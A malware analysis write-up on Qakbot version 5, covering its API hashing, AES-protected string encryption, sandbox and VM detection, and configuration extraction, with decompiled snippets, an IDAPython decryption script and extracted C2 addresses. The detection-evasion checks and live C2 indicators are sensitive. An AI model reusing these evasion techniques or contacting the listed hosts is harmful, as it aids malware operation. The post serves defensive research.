QakBOT v5 Deep Malware Analysis

zw01f.github.io/malware analysis/qakbot/

May 26, 2024

17 minute read

Meet Qakbot

QakBot, also recognized as QBot, QuackBot, and Pinkslipbot, has been operational for years, initially as a financial malware targeting governments and businesses for financial fraud by pilfering user credentials and keystrokes.


Over time, it has evolved into a malware dropper, spreading sensitive information to other network systems. The threat group has updated its code-base to support 64-bit versions of Windows, enhanced encryption algorithms, and added further obfuscation techniques. With the release of Qakbot version 5.0, the string encryption algorithm underwent a significant change. While strings are still encrypted using a simple XOR key, the key is no longer hard-coded in the data section. Instead, it is encrypted with AES.

Technical in Points

1. Qakbot uses API hashing to hide its imports. It uses CRC32 hashing, along with another layer of XORing with a hard-coded key. It's parsing the loaded DLLs in memory and getting its export tables. As a result, Qakbot can resolve imported APIs and build its IAT.
2. Qakbot comes with encrypted strings inside the **.data section**, These strings are encrypted using a XOR key and that key is encrypted using AES algorithm.
3. **Environment Detection**: Qakbot includes checks to detect if it is running in a virtual machine or sandbox environment, commonly used tools for malware analysis. If such conditions are detected, Qakbot may change its behavior or terminate itself to avoid detection.
4. **Configuration Extraction:** Qakbot comes with **AES** encrypted configuration.This configuration contains details related to the malicious campaign and the C2 which the malware will communicate with for further commands.
5. **C2 Communication**: After extracting its C2, Qakbot establishes a connection with its C2 servers to receive commands for downloading, executing additional modules, updating configuration values, and exfiltrating gathered information from the infected system.
6. Qakbot gathers comprehensive information about the compromised host to send to its C2 server and create a unique victim fingerprint. This includes OS version, domain trusts, computer name, username, screen resolution, system time, system uptime, and bot uptime. It mainly relies on Windows Management Instrumentation(WMI) to collect details such as hardware ID, installed languages, and installed programs.

Sample Basic Information

SHA-256	**af6a9b7e7aefeb903c76417ed2b8399b73657440ad5f8b48a25cfe5e97ff868f**
File type	Win DLL
Target Machine	x64
Creation Time	2024-01-29 13:43:37 UTC
First Seen In The Wild	2024-02-07 10:12:50 UTC




Figure(1): sample on VirusTotal

Anti Analysis

API Resolution


QakBot uses Windows API Hashing (Dynamic API Resolution) to evade signature-based anti-malware scanners and make static analysis harder.



Figure(2): API hashes


We can see based on algorithm constants that Qakbot uses the CRC32 hash algorithm, also there is another layer of XORing, and here are the steps in some detail :

The DllName is decrypted by XORing with a hard-coded key 0xA235CB91. After decryption, a handle to the DLL is obtained. This handle is then passed to a function that iterates over the DLL's exported functions. A function resolves the addresses of the exports by iterating over the export table of the module, hashing the name of each export using CRC32, and comparing the result with a hard-coded CRC32 hash to determine if it has found the correct address.



Figure(3): API resolving Steps

With knowledge of the algorithm name and XOR key, we can use the awesome hashdb plugin from OALabs that performs string hash lookup against a remote database.



Figure(4): hashdb result

Once the HashDB plugin decrypts all API names, we create structures to store the API lists from each DLL. This simplifies our workflow and make our life easier while analysis .

```
mw_struct_iat_Ws2_32 *mw_IAT_build()
{
  mw_struct_iat_Ws2_32 *result; // rax

  kernel32_table = (mw_struct_iat_kernel32 *)mw_api_resolving(ptr_LoadLibraryA_1, 664i64, 5u);
  ntdll_table = (mw_struct_iat_ntdll *)mw_api_resolving((int *)ptr_NtAllocateVirtualMemory, 0x80i64, 9u);
  user32_table = (mw_struct_iat_user32 *)mw_api_resolving((int *)ptr_MessageBoxA, 224i64, 0xFu);
  gdi32_table = (mw_struct_iat_gdi32 *)mw_api_resolving((int *)ptr_CreateCompatibleDC, 72i64, 3u);
  Netapi32_table = (mw_struct_iat_Netapi32 *)mw_api_resolving((int *)ptr_NetShareEnum, 48i64, 8u);
  Advapi32_table = (mw_struct_iat_Advapi32 *)mw_api_resolving((int *)ptr_SetFileSecurityW, 464i64, 0);
  shlwapi_table = (mw_struct_iat_shlwapi *)mw_api_resolving((int *)ptr_StrStrIA, 96i64, 0xDu);
  Shell32_table = (mw_struct_iat_Shell32 *)mw_api_resolving((int *)ptr_ShellExecuteW, 16i64, 0xCu);
  Userenv_table = (mw_struct_iat_Userenv *)mw_api_resolving((int *)&ptr_GetUserProfileDirectoryW, 8i64, 0x10u);
  result = (mw_struct_iat_Ws2_32 *)mw_api_resolving((int *)ptr_WSAGetLastError, 32i64, 0x13u);
  Ws2_32_table = result;
  return result;
}
```

Figure(5): populated IAT

Defeating encrypted Strings

Qakbot strings are obfuscated, making the analysis more difficult, so the next step is to decrypt them.

Decryption routine

This version decrypts the strings with an XOR key just like the earlier versions but this XOR key is encrypted using the AES algorithm.

```
void *__fastcall wrap_2_mw_decrpyion_fun_1(unsigned int arg_str_offset)
{
  return mw_str_decryption_1(&enc_str_tbl_1, 0x1836u, enc_xor_key_ref_1, 0xA0u, aes_key_ref_1, 0x9Fu, arg_str_offset);
}
```

size

It first Calculates a SHA256 hash for aes_key_ref and uses the calculated hash as the AES Key then decrypts the enc_xor_key blob using AES in CBC mode to have the dec_xor_key.

```
v6 = 0i64;
phProv = 0i64;
enc_key_len = arg_enc_xor_key_len;
if ( !(Advapi32_table->ptr_CryptAcquireContextA)(&phProv, 0i64, 0i64, 24i64, CRYPT_VERIFYCONTEXT) )
{
  GetLastError();
  return 0i64;
}
v12 = phProv;
hHash = 0i64;
hHash = 0i64;
ptr_enc_xor_key_len = enc_key_len;
if ( !(Advapi32_table->ptr_CryptCreateHash)(phProv, CALG_SHA_256, 0i64, 0i64, &hHash)
  || !(Advapi32_table->ptr_CryptHashData)(hHash, arg_aes_key, arg_aes_key_len, 0i64)
  || !(Advapi32_table->ptr_CryptDeriveKey)(v12, CALG_AES_256, hHash, CRYPT_EXPORTABLE)
  || (pbData = KP_IV, !(Advapi32_table->ptr_CryptSetKeyParam)(hHash, KP_MODE, &pbData)) )// The cipher mode is set to CRYPT_MODE_CBC by default
{
  GetLastError();
  goto LABEL_42;
}
(Advapi32_table->ptr_CryptDestroyHash)(hHash);
```

Figure(6): The XOR key decryption process

The final step is to use the dec_xor_key to decrypt the string array.


```
  {
    var_dec_char = *(ptr_search_indx + arg_enc_str) ^ ptr_dec_xor_key[ptr_search_indx % c_decrypted_len];
    ptr_search_indx = (ptr_search_indx + 1);
    *var_dec_str++ = var_dec_char;
    --v_counter;
  }
  while ( v_counter );
}
else
```

Figure(7): String decryption process

Writing a decryption script

We now can write an IDAPython script to decrypt the strings and add comments to the code, making analysis easier here are some notes before the script :


- The first 16 bytes of the enc_xor_key are used as the AES IV.
- There are two encrypted string tables used.
- There are two decryption functions with 4 wraps.
- The wrap function decrypts the string array and selects the string based on an index [the only argument].



Figure(8): Index pattern used in script

```
#--------------- imports --------------------#
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import idautils
#------------- helper ------------------------#
def hex_to_int(x):
    if type(x) == int :
        return x
    return (int(x[:-1], 16))
def search_by_index(table , ind):
    return(table[ind:].split('\x00')[0])
#------------- IDA py ------------------------#
def read_data_ida(address,size):
  data = idc.get_bytes(address, size)
  return data
def set_comment(address, text):
    idc.set_cmt(address, text,0)
#------------ Decryption ---------------------#
def calculate_sha256(input_data):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_data)
    hash_hex = sha256_hash.digest()
    return hash_hex
def aes_decrypt(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    unpadded_plaintext = unpad(plaintext, AES.block_size)
    return unpadded_plaintext
def xor_decrypt(data,key):
  dec_data = ''
  for i in range(len(data)):
      dec_data += chr(data[i] ^ key[i % len(key)])
  return dec_data
def full_dec(enc_str , enc_xor_key , aes_key_init):
    aes_key = calculate_sha256(aes_key_init)
    dec_xor_key = aes_decrypt(enc_xor_key[16:],aes_key,enc_xor_key[:16])
    dec_str = xor_decrypt(enc_str,dec_xor_key)
    return dec_str
#----------- Decrypt enc str tbl 1 -------------#
enc_str_1 , enc_xor_key_1 , aes_key_init_1 = read_data_ida(0x1800297A0 , 0x1836) ,
read_data_ida(0x18002AFE0,0xA0) , read_data_ida(0x180029700,0x9F) #read our data .
tbl_1 = full_dec(enc_str_1,enc_xor_key_1,aes_key_init_1)
#----------- Decrypt enc str tbl 2 -------------#
enc_str_2 , enc_xor_key_2 , aes_key_init_2 = read_data_ida(0x1800282A0 , 0x5AD) ,
read_data_ida(0x1800281C0,0xD0) , read_data_ida(0x180028150,0x63) #read our data .
tbl_2 = full_dec(enc_str_2,enc_xor_key_2,aes_key_init_2)

#--> pattern used: mov ecx , immediate_val
def do_magic(table,references):
    for ref in references:
        prev_instruction_address = idc.prev_head(ref)
        if (idc.print_insn_mnem(prev_instruction_address) == 'mov' and
idc.print_operand(prev_instruction_address,0) == 'ecx' and
idc.get_operand_type(prev_instruction_address,1) == 5):
            ind = print_operand(prev_instruction_address,1)
            set_comment(ref,search_by_index(table,hex_to_int(ind)))
        else :
            prev_instruction_address = idc.prev_head(prev_instruction_address)
            if (idc.print_insn_mnem(prev_instruction_address) == 'mov' and
idc.print_operand(prev_instruction_address,0) == 'ecx' and
```

```
idc.get_operand_type(prev_instruction_address,1) == 5):
                ind = print_operand(prev_instruction_address,1)
                set_comment(ref,search_by_index(table,hex_to_int(ind)))
            else:
                prev_instruction_address = idc.prev_head(prev_instruction_address)
                if (idc.print_insn_mnem(prev_instruction_address) == 'mov' and
idc.print_operand(prev_instruction_address,0) == 'ecx' and
idc.get_operand_type(prev_instruction_address,1) == 5):
                    ind = print_operand(prev_instruction_address,1)
                    set_comment(ref,search_by_index(table,hex_to_int(ind)))
                else:
                    print('not working' ,hex(ref))

reference_1 = list(idautils.CodeRefsTo(idc.get_name_ea_simple("wrap_mw_decrpyion_fun_1"), 0))
#codeRefs-to need "ea" as arguemt .
reference_1 = reference_1 +
list(idautils.CodeRefsTo(idc.get_name_ea_simple('wrap_2_mw_decrpyion_fun_1') , 0))

reference_2 = list(idautils.CodeRefsTo(idc.get_name_ea_simple('wrap_2_mw_decrpyion_fun_2'), 0))
reference_2 = reference_2 +
list(idautils.CodeRefsTo(idc.get_name_ea_simple('wrap_mw_decrpyion_fun_2'), 0))
def main():
    do_magic(tbl_1,reference_1)
    do_magic(tbl_2,reference_2)

if __name__ == '__main__':
    main()
```



Figure(9): IDA python script result

you can get the full decrypted strings list from here

Emulation Check

Qakbot uses the **GetFileAttributesW** function to check for a folder "C:\INTERNAL__empty." If this directory exists, it suggests that the environment might be used for analysis, such as Microsoft Defender emulation or sandbox, and then the process will be terminated.

```
v8 = (const WCHAR *)wrap_mw_decrpyion_fun_1(0x53Bu);// C:\INTERNAL\__empty
if ( GetFileAttributesW(v8) != -1 )
{
  mw_wrap_memset_0((_BYTE **)&v8);
  return 0;
}
mw_wrap_memset_0((_BYTE **)&v8);
v5 = 20i64;
do
{
  strcpy(MultiByteStr, "ef");
  memset(&MultiByteStr[3], 0, 0xFDui64);
  memset(WideCharStr, 0, 512);
  MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 255);
  --v5;
}
while ( v5 );
```

check for dirctectory if ---true--> terminate process

Figure(10): emulation check

Checking Processes

Qakbot loops through running processes on the system and compares their executable names against well-known static and dynamic malware analysis tools.

```
__int64 mw_search_for_processe()
{
  unsigned int v0; // ebx
  _BYTE *var_processes_lst; // rax
  void *v2; // rdi
  _BYTE *var_processes_array; // [rsp+20h] [rbp-28h] BYREF
  int v5; // [rsp+28h] [rbp-20h] BYREF
  _BYTE *v6; // [rsp+30h] [rbp-18h] BYREF
  _BYTE *v7; // [rsp+50h] [rbp+8h] BYREF

  v0 = 0;
  var_processes_lst = wrap_2_mw_decrpyion_fun_1(0x1032u);// frida-winjector-helper-32.exe;frida-winjector-helper-64.exe;
  v7 = var_processes_lst;
  v2 = var_processes_lst;
  if ( !var_processes_lst )
    return 0xFFFFFFFFi64;
  var_processes_array = mw_split_string(var_processes_lst, ';', 0, &v5);// spilt string to get each process name
  v6 = wrap_2_mw_decrpyion_fun_1(0x9F1u);       // wpcap.dll
  if ( v6 )
  {
    v0 = mw_search_for_process(may_search_string_in_array, &var_processes_array);
    if ( v6 != &unk_18002BB7C )
      mw_memsetr(&v6, 0xFFFFFFFFFFFFFFFFui64);
    sub_18000D984(&var_processes_array, &v5);
  }
  if ( v2 != &unk_18002BB7C )
    mw_memsetr(&v7, 0xFFFFFFFFFFFFFFFFui64);
  return v0;
```

Figure(11): Qakbot search for tool's process

full processes list

▶ Expand to see more

wireshark.exe

filemon.exe
procmon.exe
idaq64.exe
tcpview.exe

Anti VM

Qakbot exploits Windows Management Instrumentation (WMI), a system management technology used to administer remote systems and provide comprehensive data about the operating system, hardware, and installed software and applications on a computer.

> It uses WMI queries to gather system information, including details about virtualization. It queries classes such as **Win32_ComputerSystem**, **Win32_Bios**, **Win32_DiskDrive**, or **Win32_PhysicalMemory**, then check for patterns indicative of virtualized environments. These patterns include known manufacturer or model strings associated with virtualization platforms.

Below are the classes and their corresponding checked values :

Class	Checked Values
Win32_ComputerSystem	MS_VM_CERT, VMware, Virtual Machine
Win32_Bios	VRTUAL, VMware, VMW, Xen
Win32_DiskDrive	VMware, PROD_VIRTUAL_DISK, VIRTUAL-DISK, XENSRC, 20202020
Win32_PhysicalMemory	VMware, VMW, QEMU
Win32_PnPEntity	QEMU, VMware Pointing, VMware Accelerated, VMware SCSI,..


Qakbot also searches for ‘vmnat’, a process initiated by VMware upon startup. ‘vmnat’ manages communication in the Network Address Translation (NAT) set up with the guest machine .

Qakbot’s C2 Functionality

Malware needs to connect to C2 servers to execute remote commands, update its code, and exfiltrate stolen data. Before doing so, it needs to extract its C2 from an encrypted configuration.

Configuration Extraction

Qakbot, in this version, contains an embedded AES encrypted configuration within its .data section.



Figure(12): Encrypted configuration

The AES decryption method used is the same as the one we've seen for decrypting strings. The key will be **SHA-256** hashed before attempting the decryption, the first 16 bytes of the encrypted string used as IV. Then use the final key to decrypt the rest encrypted data.

```
unsigned int *__fastcall decrypted_config_campaign(_BYTE *a1)
{
  int enc_size; // ebx
  _BYTE *v2; // rdi
  config_struct *decrypted_config; // rax
  unsigned int *campaign_info_arr; // rbx
  _BYTE *ptr_aes_key; // [rsp+30h] [rbp+8h] BYREF

  ptr_aes_key = a1;
  enc_size = constant_51h;
  ptr_aes_key = wrap_2_mw_decrpyion_fun_2(0x182u);// T2X!wWMVH1UkMHD7SBdbgfgXrNBd(5dmRNbBI9
  v2 = ptr_aes_key;
  decrypted_config = mw_wrap_decrypted_aes_check(enc_campaign_info, enc_size, ptr_aes_key, 0);
  campaign_info_arr = 0i64;
  if ( decrypted_config )
    campaign_info_arr = mw_split_dec_info(decrypted_config);
  if ( v2 != &unk_18002BB7C )
    mw_memsetr(&ptr_aes_key, 0xFFFFFFFFFFFFFFFFui64);
  return campaign_info_arr;
}
```

Figure(13): Decrypt the campaign INFO

With the same method and key, Qakbot will decrypt its C2 list .

```
  aes_key = wrap_2_mw_decrpyion_fun_2(0x182u);  // T2X!wWMVH1UkMHD7SBdbgfgXrNBd(5dmRNbBI9
  v2 = aes_key;
  dec_c2_list = mw_wrap_decrypted_aes_check(enc_c2_list, c2_list_size, aes_key, 0);
  if ( v2 != &unk_18002BB7C )
    mw_memsetr(&aes_key, 0xFFFFFFFFFFFFFFFFui64);
  aes_key = dec_c2_list;
  v4 = (v0 + 48);
  v5 = (v0 + 40);
  v6 = (v0 + 32);
  if ( dec_c2_list )
```

Figure(14): Decrypt the C2 list

With this information, we can reuse our string decryption script with some edits to have the configuration . notice that :

> The first 32 bytes in the decrypted data represent the SHA-256 validation, a cryptographic process used for data integrity verification. These bytes serve as a hash value that allows systems to confirm the authenticity and integrity of the data being processed.

We can see the output of the script (configuration).

```
enter the file path: sample.dll
##------------------ Campaign Info ------------------##
sha256 : b'560b887ca054e53b2dbf3601b1e518c9b40e96802c2e76b6e54f7879aad9bbfd'
#-------------------------------------#
Botnet ID : b'tchk08''
b'40' : b'1''
Campaign Timestamp : 2024-01-31 14:22:34+00:00
##------------------- Qakbot c2 -------------------##
sha256 : b'd640008cc859069dddc5b2869488ba83675e5f66a6ca19730b625ce900a830f0'
#-------------------------------------#
IP[0] = 31.210.173.10:443
IP[1] = 185.156.172.62:443
IP[2] = 185.113.8.123:443
```

Figure(15): the Decrypted configuration the malware use

C2 communication

QakBot mainly uses HTTP for C2 communication. The malware communicates with its C2 servers through encrypted AES payloads and then encodes the result in Base64.

```
